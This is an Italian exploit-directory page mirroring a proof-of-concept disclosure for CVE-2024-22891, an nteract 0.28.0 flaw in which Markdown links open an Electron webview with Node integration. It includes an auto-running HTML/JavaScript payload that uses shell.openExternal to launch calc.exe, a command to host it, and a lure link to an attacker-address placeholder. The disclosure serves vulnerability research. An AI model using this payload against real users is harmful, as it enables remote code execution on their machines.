
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
Strumenti/GitHubGitHub/eqstlab/cve-2024-22891
Generazione di PayloadAnalisi delle VulnerabilitàExploitSfruttamento di Applicazioni WebPenetration TestingRed Teaming
GitHubeqstlab/cve-2024-22891

CVE-2024-22891

nteract 0.28.0 exploit open redirect verso RCE

Vedi Repository
242 anni faNon ancora revisionato
Condividi

Nteract PoC

Una prova di concetto per la vulnerabilità CVE-2024-22891.

nteract 0.28.0 consente la webview Electron tramite link Markdown, con conseguente esecuzione di codice in remoto.

In questo repository è presente un'applicazione vulnerabile di esempio e il relativo exploit proof-of-concept (POC). Come PoC è incluso un file Python che automatizza il processo.

1.Panoramica della vulnerabilità:

  • Oggetto della vulnerabilità: RCE tramite link Markdown
  • Tipo di vulnerabilità: Altro: Open Redirect
  • Manifestazione del problema: Electron Webview
  • Componente interessato: markdown
  • Tipo di attacco: Esecuzione di codice in remoto
  • Vettori di attacco: Per sfruttare la vulnerabilità, qualcuno deve fare clic sul link o accedere al link del progetto condiviso.
  • Numero CVE riservato: CVE-2024-22891

2. Causa della vulnerabilità:

  • nteract 0.28.0 consente la webview Electron tramite link Markdown, con conseguente esecuzione di codice in remoto (poiché nodeIntegration in webPreferences è true).

  • Spiegazione dell'exploit

    • Quando si generano link tramite Markdown all'interno dell'applicazione, viene creata una WebView tramite Electron, consentendo l'accesso esterno al link. Di conseguenza, un attaccante può ottenere l'esecuzione di codice in remoto (RCE) collegandosi al link che punta al server dell'attaccante.

Prova di concetto (POC)



Passo 1) L'attaccante crea un server con il codice sorgente per avviare calc.exe usando la funzione openExternal().

<html>
<head>
    <title>jruru Link</title>
</head>
<body>
    <a id="jruruLink">jruru Link</a>

    <script>
         // Script function definition
        function openExternal() {
            try {
                const { shell } = require('electron');
                shell.openExternal('file:C:/Windows/System32/calc.exe');
            } catch(e) {
                alert('JRURU - External link cannot be opened.');
                console.error(e);
            }
        }
        // Automatically execute openExternal function after the page is loaded
        document.addEventListener('DOMContentLoaded', function() {
            openExternal();
        });
    </script>
</body>
</html>

Nota: ※ Se vuoi testarlo rapidamente, crea un server sul PC dell'attaccante con il seguente codice.

$ python -m http.server 80

Passo 2) Esegui l'applicazione nteract sul sistema della vittima e crea un link Markdown, oppure condividi il file ipynb dell'attaccante come codice di esempio. Quindi, esegui calc.exe.

[Read This] (http://[attcker_adress]/shard_data.html)
neteract nteract2


3. Informazioni aggiuntive


Quando si esegue un file .ipynb tramite la condivisione di file, prestare attenzione perché il collegamento potrebbe non essere visibile. Questo calc.exe avrebbe potuto essere qualsiasi payload dannoso, locale o remoto, che avrebbe potuto dare all'attaccante pieno accesso al sistema della vittima.


Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    589
  • 3

    looking-glass

    anonghosty/looking-glass

    Piattaforma CSIRT che importa i report di Shadowserver in MongoDB e li riproduce come mappe interattive, analisi, risultati, avvisi e dashboard executive.

    361
  • 4

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    339
  • 5

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    322

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →